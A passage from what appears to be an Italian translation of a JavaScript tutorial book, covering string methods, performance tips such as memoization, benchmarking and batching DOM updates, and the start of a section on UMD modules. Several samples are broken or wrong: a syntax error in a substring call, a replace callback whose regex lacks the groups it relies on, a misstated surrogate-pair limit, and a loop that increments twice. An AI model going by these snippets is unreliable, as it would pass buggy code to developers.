<code>String.prototype.split(delimiter)</code>	Divide lo <code>str</code> string in una matrice. Il parametro "" significa dividere ogni carattere.	["s", "t", "r", "i", "n", "g"]
<code>Array.prototype.reverse()</code>	Restituisce la matrice dalla stringa divisa con i suoi elementi in ordine inverso.	["g", "n", "i", "r", "t", "s"]
<code>Array.prototype.join(delimiter)</code>	Unisce gli elementi dell'array in una stringa. Il parametro "" indica un delimitatore vuoto (cioè, gli elementi dell'array sono messi uno di fianco all'altro).	"gnirts"

Usando l'operatore di diffusione

6

```
function reverseString(str) {
  return [...String(str)].reverse().join('');
}

console.log(reverseString('stackoverflow')); // "wolfrevokcats"
console.log(reverseString(1337));           // "7331"
console.log(reverseString([1, 2, 3]));       // "3,2,1"
```

Funzione di `reverse()` personalizzata `reverse()`

```
function reverse(string) {
  var strRev = "";
  for (var i = string.length - 1; i >= 0; i--) {
    strRev += string[i];
  }
  return strRev;
}
```



```
}  
  
reverse("zebra"); // "arbez"
```

Tagliare gli spazi bianchi

Per tagliare gli spazi bianchi dai bordi di una stringa, utilizzare `String.prototype.trim`:

```
"  some whitespaced string ".trim(); // "some whitespaced string"
```

Molti motori JavaScript, ma [non Internet Explorer](#), hanno implementato metodi `trimLeft` e `trimRight` non standard. Esiste una [proposta](#), attualmente nella Fase 1 del processo, per i metodi `trimStart` e `trimEnd` standardizzati, alias per `trimLeft` e `trimRight` per la compatibilità.

```
// Stage 1 proposal  
"  this is me ".trimStart(); // "this is me "  
"  this is me ".trimEnd(); // "  this is me"  
  
// Non-standard methods, but currently implemented by most engines  
"  this is me ".trimLeft(); // "this is me "  
"  this is me ".trimRight(); // "  this is me"
```

Sottostringhe con fetta

Usa `.slice()` per estrarre sottostringhe date due indici:

```
var s = "0123456789abcdefg";  
s.slice(0, 5); // "01234"  
s.slice(5, 6); // "5"
```

Dato un indice, ci vorranno da quell'indice alla fine della stringa:

```
s.slice(10); // "abcdefg"
```

Divisione di una stringa in una matrice

Usa `.split` per passare dalle stringhe a un array delle sottostringhe divise:

```
var s = "one, two, three, four, five"  
s.split(", "); // ["one", "two", "three", "four", "five"]
```

Usa il **metodo array** `.join` per tornare a una stringa:

```
s.split(", ").join("--"); // "one--two--three--four--five"
```

Le stringhe sono unicode

Tutte le stringhe JavaScript sono unicode!

```
var s = "some Δ≈f unicode ;™£ççç";
s.charCodeAt(5); // 8710
```

Non ci sono byte grezzi o stringhe binarie in JavaScript. Per gestire in modo efficace i dati binari, utilizzare [matrici tipizzate](#) .

Rilevare una stringa

Per rilevare se un parametro è una stringa *primitiva* , utilizzare `typeof` :

```
var aString = "my string";
var anInt = 5;
var anObj = {};
typeof aString === "string"; // true
typeof anInt === "string"; // false
typeof anObj === "string"; // false
```

Se si dispone di un oggetto `String` , tramite `new String("somestr")` , il precedente non funzionerà. In questo caso, possiamo usare `instanceof` :

```
var aStringObj = new String("my string");
aStringObj instanceof String; // true
```

Per coprire entrambe le istanze, possiamo scrivere una semplice funzione di supporto:

```
var isString = function(value) {
    return typeof value === "string" || value instanceof String;
};

var aString = "Primitive String";
var aStringObj = new String("String Object");
isString(aString); // true
isString(aStringObj); // true
isString({}); // false
isString(5); // false
```

Oppure possiamo usare la funzione `toString` di `Object` . Questo può essere utile se dobbiamo controllare anche altri tipi di dire in una dichiarazione `switch`, poiché questo metodo supporta anche altri tipi di dati, proprio come `typeof` .

```
var pString = "Primitive String";
var oString = new String("Object Form of String");
Object.prototype.toString.call(pString); //" [object String]"
Object.prototype.toString.call(oString); //" [object String]"
```

Una soluzione più efficace è quella di non *rilevare* alcuna stringa, piuttosto di controllare solo quale funzionalità è richiesta. Per esempio:

```
var aString = "Primitive String";
// Generic check for a substring method
if(aString.substring) {
```

```
}
// Explicit check for the String substring prototype method
if(aString.substring === String.prototype.substring) {
    aString.substring(0, );
}
```

Confronto tra stringhe e lessicograficamente

Per confrontare le stringhe in ordine alfabetico, utilizzare `localeCompare()` . Ciò restituisce un valore negativo se la stringa di riferimento è lessicograficamente (alfabeticamente) prima della stringa confrontata (il parametro), un valore positivo se viene dopo e un valore di 0 se sono uguali.

```
var a = "hello";
var b = "world";

console.log(a.localeCompare(b)); // -1
```

Gli operatori `>` e `<` possono anche essere usati per confrontare le stringhe lessicograficamente, ma non possono restituire un valore pari a zero (questo può essere verificato con l'operatore `==` uguaglianza). Di conseguenza, una forma della funzione `localeCompare()` può essere scritta in questo modo:

```
function strcmp(a, b) {
    if(a === b) {
        return 0;
    }

    if (a > b) {
        return 1;
    }

    return -1;
}

console.log(strcmp("hello", "world")); // -1
console.log(strcmp("hello", "hello")); // 0
console.log(strcmp("world", "hello")); // 1
```

Ciò è particolarmente utile quando si utilizza una funzione di ordinamento che si confronta in base al segno del valore restituito (come l' `sort`).

```
var arr = ["bananas", "cranberries", "apples"];
arr.sort(function(a, b) {
    return a.localeCompare(b);
});
console.log(arr); // [ "apples", "bananas", "cranberries" ]
```

Stringa in maiuscolo

`String.prototype.toUpperCase ()`:

```
console.log('qwerty'.toUpperCase()); // 'QWERTY'
```

Da stringa a minuscola

`String.prototype.toLowerCase ()`

```
console.log('QWERTY'.toLowerCase()); // 'qwerty'
```

Contatore di parole

Supponiamo di avere una `<textarea>` e di voler recuperare informazioni sul numero di:

- Personaggi (totale)
- Personaggi (senza spazi)
- Parole
- Linee

```
function wordCount( val ){
  var wom = val.match(/\S+/g);
  return {
    charactersNoSpaces : val.replace(/\s+/g, '').length,
    characters          : val.length,
    words               : wom ? wom.length : 0,
    lines               : val.split(/\r*\n/).length
  };
}

// Use like:
wordCount( someMultilineText ).words; // (Number of words)
```

[esempio jsFiddle](#)

Accesso al carattere all'indice in stringa

Usa `charAt ()` per ottenere un carattere sull'indice specificato nella stringa.

```
var string = "Hello, World!";
console.log( string.charAt(4) ); // "o"
```

In alternativa, poiché le stringhe possono essere trattate come matrici, utilizzare l'indice tramite la [notazione delle parentesi](#) .

```
var string = "Hello, World!";
console.log( string[4] ); // "o"
```

Per ottenere il codice carattere del personaggio in un indice specificato, utilizzare `charCodeAt ()` .

```
var string = "Hello, World!";
console.log( string.charCodeAt(4) ); // 111
```

Si noti che questi metodi sono tutti metodi getter (restituiscono un valore). Le stringhe in

JavaScript sono immutabili. In altre parole, nessuno di essi può essere utilizzato per impostare un carattere in una posizione nella stringa.

String Trova e sostituisci funzioni

Per cercare una stringa all'interno di una stringa, ci sono diverse funzioni:

`indexOf(searchString)` e `lastIndexOf(searchString)`

`indexOf()` restituirà l'indice della prima occorrenza di `searchString` nella stringa. Se `searchString` non viene trovato, viene restituito `-1`.

```
var string = "Hello, World!";
console.log( string.indexOf("o") ); // 4
console.log( string.indexOf("foo") ); // -1
```

Analogamente, `lastIndexOf()` restituirà l'indice dell'ultima occorrenza di `searchstring` o `-1` se non trovato.

```
var string = "Hello, World!";
console.log( string.lastIndexOf("o") ); // 8
console.log( string.lastIndexOf("foo") ); // -1
```

`includes(searchString, start)`

`includes()` restituirà un valore booleano che indica se `searchString` esiste nella stringa, a partire dall'indice `start` (predefinito su 0). Questo è meglio di `indexOf()` se hai semplicemente bisogno di testare l'esistenza di una sottostringa.

```
var string = "Hello, World!";
console.log( string.includes("Hello") ); // true
console.log( string.includes("foo") ); // false
```

`replace(regexp|substring, replacement|replaceFunction)`

`replace()` restituirà una stringa che contiene tutte le occorrenze di sottostringhe che corrispondono alla `regexp` **RegExp** o alla `substring` di `substring` con una `replacement` stringa o il valore restituito di `replaceFunction`.

Si noti che questo non modifica la stringa sul posto, ma restituisce la stringa con le sostituzioni.

```
var string = "Hello, World!";
string = string.replace( "Hello", "Bye" );
console.log( string ); // "Bye, World!"

string = string.replace( /W.{3}d/g, "Universe" );
console.log( string ); // "Bye, Universe!"
```

`replaceFunction` può essere utilizzato per sostituzioni condizionali per gli oggetti espressioni

regolari (per esempio, con l'uso con `regex`). I parametri sono nel seguente ordine:

Parametro	Senso
<code>match</code>	la sottostringa che corrisponde all'intera espressione regolare
<code>g1 , g2 , g3 , ...</code>	i gruppi corrispondenti nell'espressione regolare
<code>offset</code>	l'offset della corrispondenza nell'intera stringa
<code>string</code>	l'intera stringa

Si noti che tutti i parametri sono opzionali.

```
var string = "heLlo, woRld!";
string = string.replace( /[a-zA-Z][a-zA-Z]+/g, function(match, g1, g2) {
    return g1.toUpperCase() + g2.toLowerCase();
});
console.log( string ); // "Hello, World!"
```

Trova l'indice di una sottostringa all'interno di una stringa

Il metodo `.indexOf` restituisce l'indice di una sottostringa all'interno di un'altra stringa (se esiste, o -1 se diversamente)

```
'Hello World'.indexOf('Wor'); // 7
```

`.indexOf` accetta anche un argomento numerico aggiuntivo che indica su quale indice deve iniziare la funzione

```
"harr dee harr dee harr".indexOf("dee", 10); // 14
```

Dovresti notare che `.indexOf` è case sensitive

```
'Hello World'.indexOf('WOR'); // -1
```

Rappresentazioni stringa di numeri

JavaScript ha una conversione nativa da *Number* alla sua *rappresentazione String* per qualsiasi base da 2 a 36.

La rappresentazione più comune dopo il *decimale (base 10)* è *esadecimale (base 16)*, ma il contenuto di questa sezione funziona per tutte le basi dell'intervallo.

Per convertire un *numero* da decimale (base 10) in esadecimale (base 16) *rappresentazione di stringa*, il metodo `toString` può essere utilizzato con `radix 16`.

```
// base 10 Number
var b10 = 12;

// base 16 String representation
var b16 = b10.toString(16); // "c"
```

Se il numero rappresentato è un numero intero, l'operazione inversa per questo può essere eseguita con `parseInt` e la *radix* 16 nuovo

```
// base 16 String representation
var b16 = 'c';

// base 10 Number
var b10 = parseInt(b16, 16); // 12
```

Per convertire un numero arbitrario (cioè non intero) dalla sua *rappresentazione in stringa* in un *numero*, l'operazione deve essere divisa in due parti; la parte intera e la parte frazione.

6

```
let b16 = '3.243f3e0370cdc';
// Split into integer and fraction parts
let [i16, f16] = b16.split('.');

// Calculate base 10 integer part
let i10 = parseInt(i16, 16); // 3

// Calculate the base 10 fraction part
let f10 = parseInt(f16, 16) / Math.pow(16, f16.length); // 0.14158999999999988

// Put the base 10 parts together to find the Number
let b10 = i10 + f10; // 3.14159
```

Nota 1: Prestare attenzione al verificarsi di piccoli errori nel risultato a causa delle differenze in ciò che è possibile rappresentare in basi diverse. Potrebbe essere opportuno eseguire una sorta di arrotondamento in seguito.

Nota 2: Rappresentazioni di numeri molto lunghe possono anche causare errori dovuti all'accuratezza e ai valori massimi dei *numeri* dell'ambiente in cui si verificano le conversioni.

Ripeti una stringa

6

Questo può essere fatto usando il metodo `.repeat ()` :

```
"abc".repeat(3); // Returns "abcabcabc"
"abc".repeat(0); // Returns ""
"abc".repeat(-1); // Throws a RangeError
```

6

Nel caso generale, questo dovrebbe essere fatto utilizzando un polyfill corretto per il metodo `String.prototype.repeat ()` di ES6. Altrimenti, l'espressione `new Array(n + 1).join(myString)` può

ripetere n volte la stringa `myString` :

```
var myString = "abc";
var n = 3;

new Array(n + 1).join(myString); // Returns "abcabcabc"
```

Codice del personaggio

Il metodo `charCodeAt` recupera il codice carattere Unicode di un singolo carattere:

```
var charCode = "µ".charCodeAt(); // The character code of the letter µ is 181
```

Per ottenere il codice carattere di un carattere in una stringa, la posizione a 0 del carattere viene passata come parametro a `charCodeAt` :

```
var charCode = "ABCDE".charCodeAt(3); // The character code of "D" is 68
```

6

Alcuni simboli Unicode non si adattano a un singolo carattere e richiedono invece due coppie di surrogati UTF-16 da codificare. Questo è il caso dei codici carattere oltre $2^{16} - 1$ o 63553. Questi codici carattere estesi o valori *punto codice* possono essere recuperati con `codePointAt` :

```
// The Grinning Face Emoji has code point 128512 or 0x1F600
var codePoint = "😊".codePointAt();
```

Leggi stringhe online: <https://riptutorial.com/it/javascript/topic/1041/stringhe>

Capitolo 93: Suggerimenti sulle prestazioni

introduzione

JavaScript, come qualsiasi altra lingua, ci impone di essere giudiziosi nell'uso di alcune funzionalità linguistiche. L'uso eccessivo di alcune funzionalità può ridurre le prestazioni, mentre alcune tecniche possono essere utilizzate per aumentare le prestazioni.

Osservazioni

Ricorda che l'ottimizzazione prematura è la radice di tutto il male. Scrivi prima un codice chiaro e corretto, quindi se hai problemi di prestazioni, usa un profiler per cercare aree specifiche da migliorare. Non perdere tempo a ottimizzare il codice che non influisce in modo significativo sulle prestazioni complessive.

Misura, misura, misura. Le prestazioni possono spesso essere controintuitive e cambiano nel tempo. Ciò che è più veloce ora potrebbe non esserlo in futuro e può dipendere dal tuo caso d'uso. Assicurati che le ottimizzazioni apportate migliorino effettivamente, non danneggino le prestazioni e che il cambiamento sia utile.

Examples

Evita di provare / catturare le funzioni critiche per le prestazioni

Alcuni motori JavaScript (ad esempio, la versione corrente di Node.js e versioni precedenti di Chrome prima di Ignition + turbofan) non eseguono l'ottimizzatore su funzioni che contengono un blocco `try / catch`.

Se è necessario gestire le eccezioni nel codice critico delle prestazioni, in alcuni casi può essere più veloce mantenere il `try / catch` in una funzione separata. Ad esempio, questa funzione non sarà ottimizzata da alcune implementazioni:

```
function myPerformanceCriticalFunction() {
  try {
    // do complex calculations here
  } catch (e) {
    console.log(e);
  }
}
```

Tuttavia, puoi refactoring per spostare il codice lento in una funzione separata (che *può* essere ottimizzata) e chiamarla dall'interno del blocco `try`.

```
// This function can be optimized
function doCalculations() {
  // do complex calculations here
```

```

}

// Still not always optimized, but it's not doing much so the performance doesn't matter
function myPerformanceCriticalFunction() {
  try {
    doCalculations();
  } catch (e) {
    console.log(e);
  }
}

```

Ecco un benchmark jsPerf che mostra la differenza: <https://jsperf.com/try-catch-deoptimization> . Nella versione attuale della maggior parte dei browser, non dovrebbe esserci molta differenza se esiste, ma nelle versioni meno recenti di Chrome e Firefox, o IE, la versione che chiama una funzione di supporto all'interno del try / catch è probabilmente più veloce.

Nota che le ottimizzazioni come questa dovrebbero essere fatte con attenzione e con prove reali basate sulla profilazione del tuo codice. Man mano che i motori JavaScript migliorano, potrebbe finire per danneggiare le prestazioni anziché aiutare o non fare alcuna differenza (ma complicare il codice senza motivo). Se aiuta, fa male o non fa differenza può dipendere da molti fattori, quindi valuta sempre gli effetti sul tuo codice. Questo vale per tutte le ottimizzazioni, ma soprattutto per le micro-ottimizzazioni come questa che dipendono dai dettagli di basso livello del compilatore / runtime.

Utilizzare un memoizzatore per le funzioni di elaborazione intensiva

Se si sta costruendo una funzione che potrebbe essere pesante sul processore (lato client o server), si consiglia di prendere in considerazione un **memoizer** che è una *cache delle esecuzioni delle funzioni precedenti e dei relativi valori restituiti* . Ciò consente di verificare se i parametri di una funzione sono stati passati prima. Ricordate, le funzioni pure sono quelle che ricevono un input, restituiscono un output univoco corrispondente e non causano effetti collaterali al di fuori del loro scope, quindi non dovrete aggiungere memoizers a funzioni imprevedibili o dipendenti da risorse esterne (come le chiamate AJAX o in modo casuale valori restituiti).

Diciamo che ho una funzione fattoriale ricorsiva:

```

function fact(num) {
  return (num === 0)? 1 : num * fact(num - 1);
}

```

Se, ad esempio, passassi piccoli valori da 1 a 100, non ci sarebbero problemi, ma una volta che avremo iniziato ad andare più in profondità, potremmo far saltare lo stack delle chiamate o rendere il processo un po' doloroso per il motore Javascript in cui lo stiamo facendo, specialmente se il motore non conta un'ottimizzazione di chiamata di coda (anche se Douglas Crockford afferma che l'ES6 nativo ha incluso l'ottimizzazione di coda).

Potremmo codificare con difficoltà il nostro dizionario da 1 a dio-sa-che numero con i loro fattoriali corrispondenti ma, non sono sicuro se lo consiglio! Creiamo un memoizer, dovremmo?

```

var fact = (function() {

```

```

var cache = {}; // Initialise a memory cache object

// Use and return this function to check if val is cached
function checkCache(val) {
  if (val in cache) {
    console.log('It was in the cache :D');
    return cache[val]; // return cached
  } else {
    cache[val] = factorial(val); // we cache it
    return cache[val]; // and then return it
  }

  /* Other alternatives for checking are:
  || cache.hasOwnProperty(val) or !!cache[val]
  || but wouldn't work if the results of those
  || executions were falsy values.
  */
}

// We create and name the actual function to be used
function factorial(num) {
  return (num === 0)? 1 : num * factorial(num - 1);
} // End of factorial function

/* We return the function that checks, not the one
|| that computes because it happens to be recursive,
|| if it weren't you could avoid creating an extra
|| function in this self-invoking closure function.
*/
return checkCache;
}());

```

Ora possiamo iniziare a usarlo:

```

> fact(100)
< 9.33262154439441e+157
> fact(100)
  It was in the cache :D
< 9.33262154439441e+157

```

Ora che inizio a riflettere su quello che ho fatto, se dovessi incrementare da 1 invece di decrement da *num*, avrei potuto memorizzare tutti i fattoriali da 1 a *num* nella cache in modo ricorsivo, ma lo lascerò per te.

Questo è grandioso, ma se avessimo **più parametri**? Questo è un problema? Non proprio, possiamo fare alcuni trucchi come usare `JSON.stringify()` sull'array degli argomenti o anche un elenco di valori da cui dipenderà la funzione (per gli approcci orientati agli oggetti). Questo viene fatto per generare una chiave univoca con tutti gli argomenti e le dipendenze inclusi.

Possiamo anche creare una funzione che "memoizes" altre funzioni, usando lo stesso concetto di scope di prima (restituendo una nuova funzione che utilizza l'originale e ha accesso all'oggetto cache):

ATTENZIONE: sintassi ES6, se non ti piace, sostituisci `...` con niente e usa il `var args = Array.prototype.slice.call(null, arguments);` trucco; sostituisci `const` e `let` con `var`, e le altre cose

che già conosci.

```
function memoize(func) {
  let cache = {};

  // You can opt for not naming the function
  function memoized(...args) {
    const argsKey = JSON.stringify(args);

    // The same alternatives apply for this example
    if (argsKey in cache) {
      console.log(argsKey + ' was/were in cache :D');
      return cache[argsKey];
    } else {
      cache[argsKey] = func.apply(null, args); // Cache it
      return cache[argsKey]; // And then return it
    }
  }

  return memoized; // Return the memoized function
}
```

Ora si noti che questo funzionerà per più argomenti, ma non sarà di grande utilità in metodi orientati agli oggetti, penso, potrebbe essere necessario un oggetto aggiuntivo per le dipendenze. Inoltre, `func.apply(null, args)` può essere sostituito con `func(...args)` poiché la destrutturazione dell'array li invierà separatamente anziché come una matrice. Inoltre, solo per riferimento, passare un array come argomento per `func` non funzionerà a meno che non si usi `Function.prototype.apply` come ho fatto io.

Per utilizzare il metodo sopra è sufficiente:

```
const newFunction = memoize(oldFunction);

// Assuming new oldFunction just sums/concatenates:
newFunction('meaning of life', 42);
// -> "meaning of life42"

newFunction('meaning of life', 42); // again
// => ["meaning of life",42] was/were in cache :D
// -> "meaning of life42"
```

Benchmarking del codice - misurazione del tempo di esecuzione

La maggior parte dei suggerimenti per le prestazioni dipende molto dallo stato attuale dei motori JS e dovrebbe essere rilevante solo in un dato momento. La legge fondamentale dell'ottimizzazione delle prestazioni è che devi prima misurare prima di provare a ottimizzare e misurare di nuovo dopo una presunta ottimizzazione.

Per misurare il tempo di esecuzione del codice, puoi utilizzare diversi strumenti di misurazione del tempo come:

Interfaccia delle [prestazioni](#) che rappresenta le informazioni sulla performance relative alla tempistica per la pagina specificata (disponibile solo nei browser).

[process.hrtime](#) su Node.js fornisce informazioni sulla tempistica come tuple [secondi, nanosecondi]. Chiamato senza argomento restituisce un tempo arbitrario ma chiamato con un valore restituito come argomento restituisce la differenza tra le due esecuzioni.

Console temporizzatori `console.time("labelName")` avvia un timer che è possibile utilizzare per tenere traccia di quanto dura un'operazione. Assegnate a ciascun timer un nome di etichetta univoco e possono avere fino a 10.000 timer in esecuzione su una determinata pagina. Quando si chiama `console.timeEnd("labelName")` con lo stesso nome, il browser terminerà il timer per il nome specificato e produrrà il tempo in millisecondi, che è trascorso dall'avvio del timer. Le stringhe passate a `time()` e `timeEnd()` devono corrispondere altrimenti il timer non finirà.

Date.now funzione `Date.now()` ritorna corrente **Timestamp** in millisecondi, che è un **numero** rappresentazione del tempo dal 1 gennaio 1970 00:00:00 GMT fino ad ora. Il metodo `now()` è un metodo statico di `Date`, quindi lo usi sempre come `Date.now()`.

Esempio 1 usando: `performance.now()`

In questo esempio calcoleremo il tempo trascorso per l'esecuzione della nostra funzione e useremo il metodo [Performance.now\(\)](#) che restituisce un [DOMHighResTimeStamp](#), misurato in millisecondi, preciso fino a un millesimo di millisecondo.

```
let startTime, endTime;

function myFunction() {
  //Slow code you want to measure
}

//Get the start time
startTime = performance.now();

//Call the time-consuming function
myFunction();

//Get the end time
endTime = performance.now();

//The difference is how many milliseconds it took to call myFunction()
console.debug('Elapsed time:', (endTime - startTime));
```

Il risultato in console sarà simile a questo:

```
Elapsed time: 0.10000000009313226
```

L'utilizzo di `performance.now()` ha la massima precisione nei browser con precisione fino a un millesimo di millisecondo, ma la **compatibilità** più bassa.

Esempio 2 usando: `Date.now()`

In questo esempio calcoleremo il tempo trascorso per l'inizializzazione di un grande array (1 milione di valori), e useremo il metodo `Date.now()`

```
let t0 = Date.now(); //stores current Timestamp in milliseconds since 1 January 1970 00:00:00
```

```
UTC
let arr = []; //store empty array
for (let i = 0; i < 1000000; i++) { //1 million iterations
  arr.push(i); //push current i value
}
console.log(Date.now() - t0); //print elapsed time between stored t0 and now
```

Esempio 3 utilizzando: `console.time("label")` e `console.timeEnd("label")`

In questo esempio stiamo facendo lo stesso compito dell'Esempio 2, ma useremo i metodi

`console.time("label")` e `console.timeEnd("label")`

```
console.time("t"); //start new timer for label name: "t"
let arr = []; //store empty array
for(let i = 0; i < 1000000; i++) { //1 million iterations
  arr.push(i); //push current i value
}
console.timeEnd("t"); //stop the timer for label name: "t" and print elapsed time
```

Esempio 4 utilizzando `process.hrtime()`

Nei programmi Node.js questo è il modo più preciso per misurare il tempo trascorso.

```
let start = process.hrtime();

// long execution here, maybe asynchronous

let diff = process.hrtime(start);
// returns for example [ 1, 2325 ]
console.log(`Operation took ${diff[0] * 1e9 + diff[1]} nanoseconds`);
// logs: Operation took 1000002325 nanoseconds
```

Preferisci le variabili locali a globali, attributi e valori indicizzati

I motori Javascript cercano prima le variabili all'interno dell'ambito locale prima di estendere la loro ricerca a ambiti più ampi. Se la variabile è un valore indicizzato in un array o un attributo in un array associativo, cercherà prima l'array parent prima di trovare il contenuto.

Ciò ha implicazioni quando si lavora con codice critico per le prestazioni. Prendiamo ad esempio un ciclo `for` comune:

```
var global_variable = 0;
function foo(){
  global_variable = 0;
  for (var i=0; i<items.length; i++) {
    global_variable += items[i];
  }
}
```

Per ogni iterazione `for` ciclo, il motore occhiata `items`, ricerca il `length` attributo all'interno di articoli, di ricerca `items` ancora, ricercare il valore di indice `i` di `items`, e infine occhiata `global_variable`, primo tentativo di applicazione locale prima di controllare la portata globale.

Una riscrittura performante della funzione di cui sopra è:

```
function foo(){
  var local_variable = 0;
  for (var i=0, li=items.length; i<li; i++) {
    local_variable += items[i];
  }
  return local_variable;
}
```

Per ogni iterazione nel ciclo riscritto `for` , il motore cercherà `li` , `items` ricerca, cerca il valore all'indice `i` , e `local_variable` , questa volta solo per controllare l'ambito locale.

Riutilizza gli oggetti piuttosto che ricreare

Esempio A

```
var i,a,b,len;
a = {x:0,y:0}
function test(){ // return object created each call
  return {x:0,y:0};
}
function test1(a){ // return object supplied
  a.x=0;
  a.y=0;
  return a;
}

for(i = 0; i < 100; i ++){ // Loop A
  b = test();
}

for(i = 0; i < 100; i ++){ // Loop B
  b = test1(a);
}
```

Il Loop B è 4 (400%) volte più veloce del Loop A

È molto inefficiente creare un nuovo oggetto nel codice delle prestazioni. Loop A chiama function `test()` che restituisce un nuovo oggetto ad ogni chiamata. L'oggetto creato viene scartato ogni iterazione, Loop B chiama `test1()` che richiede il ritorno dell'oggetto da fornire. Utilizza quindi lo stesso oggetto ed evita l'allocazione di un nuovo oggetto e gli eccessivi hit GC. (GC non sono stati inclusi nel test delle prestazioni)

Esempio B

```
var i,a,b,len;
a = {x:0,y:0}
function test2(a){
  return {x : a.x * 10,y : a.x * 10};
}
function test3(a){
  a.x= a.x * 10;
  a.y= a.y * 10;
```

```
    return a;
  }
  for(i = 0; i < 100; i++){ // Loop A
    b = test2({x : 10, y : 10});
  }
  for(i = 0; i < 100; i++){ // Loop B
    a.x = 10;
    a.y = 10;
    b = test3(a);
  }
}
```

Il loop B è 5 (500%) volte più veloce del loop A

Limita gli aggiornamenti DOM

Un errore comune visto in JavaScript quando viene eseguito in un ambiente browser sta aggiornando il DOM più spesso del necessario.

Il problema qui è che ogni aggiornamento nell'interfaccia DOM fa sì che il browser riesegua il rendering dello schermo. Se un aggiornamento cambia il layout di un elemento nella pagina, l'intero layout della pagina deve essere ricalcolato, e questo è molto pesante anche nei casi più semplici. Il processo di ridisegnare una pagina è noto come *reflow* e può far sì che un browser funzioni lentamente o addirittura non risponda.

La conseguenza dell'aggiornamento troppo frequente del documento è illustrata nel seguente esempio di aggiunta di elementi a un elenco.

Considera il seguente documento contenente un elemento `` :

```
<!DOCTYPE html>
<html>
  <body>
    <ul id="list"></ul>
  </body>
</html>
```

Aggiungiamo 5000 voci alla lista in loop di 5000 volte (puoi provare questo con un numero maggiore su un potente computer per aumentare l'effetto).

```
var list = document.getElementById("list");
for(var i = 1; i <= 5000; i++) {
  list.innerHTML += `<li>item ${i}</li>`; // update 5000 times
}
```

In questo caso, le prestazioni possono essere migliorate raggruppando tutte le 5000 modifiche in un singolo aggiornamento DOM.

```
var list = document.getElementById("list");
var html = "";
for(var i = 1; i <= 5000; i++) {
  html += `<li>item ${i}</li>`;
}
```



```
list.innerHTML = html;    // update once
```

La funzione `document.createDocumentFragment()` può essere utilizzata come contenitore leggero per l'HTML creato dal loop. Questo metodo è leggermente più veloce della modifica della proprietà `innerHTML` dell'elemento contenitore (come mostrato di seguito).

```
var list = document.getElementById("list");
var fragment = document.createDocumentFragment();
for(var i = 1; i <= 5000; i++) {
    li = document.createElement("li");
    li.innerHTML = "item " + i;
    fragment.appendChild(li);
    i++;
}
list.appendChild(fragment);
```

Inizializzazione delle proprietà dell'oggetto con null

Tutti i moderni compilatori JIT JavaScript che cercano di ottimizzare il codice in base alle strutture oggetto previste. Qualche consiglio da [mdn](#).

Fortunatamente, gli oggetti e le proprietà sono spesso "prevedibili" e in tali casi la loro struttura sottostante può anche essere prevedibile. Le JIT possono fare affidamento su questo per rendere più veloci gli accessi prevedibili.

Il modo migliore per rendere prevedibile l'oggetto è definire un'intera struttura in un costruttore. Pertanto, se si aggiungono alcune proprietà aggiuntive dopo la creazione dell'oggetto, definirle in un costruttore con valore `null`. Ciò consentirà all'ottimizzatore di prevedere il comportamento degli oggetti per l'intero ciclo di vita. Tuttavia, tutti i compilatori hanno diversi ottimizzatori e l'aumento delle prestazioni può essere diverso, ma nel complesso è buona pratica definire tutte le proprietà in un costruttore, anche quando il loro valore non è ancora noto.

Tempo per alcuni test. Nel mio test, sto creando una vasta gamma di alcune istanze di classi con un ciclo `for`. All'interno del ciclo, sto assegnando la stessa stringa alla proprietà "x" di tutti gli oggetti prima dell'inizializzazione dell'array. Se il costruttore inizializza la proprietà "x" con `null`, array si elabora sempre meglio anche se sta eseguendo un'istruzione extra.

Questo è il codice:

```
function f1() {
    var P = function () {
        this.value = 1
    };
    var big_array = new Array(10000000).fill(1).map((x, index)=> {
        p = new P();
        if (index > 5000000) {
            p.x = "some_string";
        }

        return p;
    });
    big_array.reduce((sum, p)=> sum + p.value, 0);
```

```

}

function f2() {
  var P = function () {
    this.value = 1;
    this.x = null;
  };
  var big_array = new Array(10000000).fill(1).map((x, index)=> {
    p = new P();
    if (index > 5000000) {
      p.x = "some_string";
    }

    return p;
  });
  big_array.reduce((sum, p)=> sum + p.value, 0);
}

(function perform(){
  var start = performance.now();
  f1();
  var duration = performance.now() - start;

  console.log('duration of f1 ' + duration);

  start = performance.now();
  f2();
  duration = performance.now() - start;

  console.log('duration of f2 ' + duration);
})();

```

Questo è il risultato per Chrome e Firefox.

	FireFox	Chrome
f1	6,400	11,400
f2	1,700	9,600

Come possiamo vedere, i miglioramenti delle prestazioni sono molto diversi tra i due.

Sii coerente nell'uso dei numeri

Se il motore è in grado di prevedere correttamente che stai utilizzando uno specifico tipo piccolo per i tuoi valori, sarà in grado di ottimizzare il codice eseguito.

In questo esempio, useremo questa banale funzione sommando gli elementi di un array e emettendo il tempo impiegato:

```

// summing properties
var sum = (function(arr){
  var start = process.hrtime();
  var sum = 0;
  for (var i=0; i<arr.length; i++) {

```

```
        sum += arr[i];
    }
    var diffSum = process.hrtime(start);
    console.log(`Summing took ${diffSum[0] * 1e9 + diffSum[1]} nanoseconds`);
    return sum;
})(arr);
```

Facciamo un array e sommiamo gli elementi:

```
var    N = 12345,
        arr = [];
for (var i=0; i<N; i++) arr[i] = Math.random();
```

Risultato:

```
Summing took 384416 nanoseconds
```

Ora, facciamo lo stesso, ma con solo numeri interi:

```
var    N = 12345,
        arr = [];
for (var i=0; i<N; i++) arr[i] = Math.round(1000*Math.random());
```

Risultato:

```
Summing took 180520 nanoseconds
```

Sommando gli interi ci sono voluti metà del tempo.

I motori non usano gli stessi tipi che hai in JavaScript. Come probabilmente saprai, tutti i numeri in JavaScript sono numeri in virgola mobile a precisione doppia IEEE754, non esiste una specifica rappresentazione disponibile per i numeri interi. Ma i motori, quando possono prevedere solo gli interi, possono utilizzare una rappresentazione più compatta e più veloce da utilizzare, ad esempio interi brevi.

Questo tipo di ottimizzazione è particolarmente importante per le applicazioni di calcolo o di dati intensivi.

Leggi Suggerimenti sulle prestazioni online:

<https://riptutorial.com/it/javascript/topic/1640/suggerimenti-sulle-prestazioni>

Capitolo 94: Tecniche di modularizzazione

Examples

Universal Module Definition (UMD)

Il pattern UMD (Universal Module Definition) viene utilizzato quando il nostro modulo deve essere importato da diversi caricatori di moduli (ad es. AMD, CommonJS).

Il modello stesso consiste di due parti:

1. Un IIFE (espressione funzione immediatamente richiamata) che controlla il caricatore di moduli che viene implementato dall'utente. Questo richiederà due argomenti; `root` (un `this` riferimento alla portata globale) e `factory` (la funzione in cui dichiariamo la nostra modulo).
2. Una funzione anonima che crea il nostro modulo. Questo è passato come secondo argomento alla parte IIFE del pattern. Questa funzione è passata qualsiasi numero di argomenti per specificare le dipendenze del modulo.

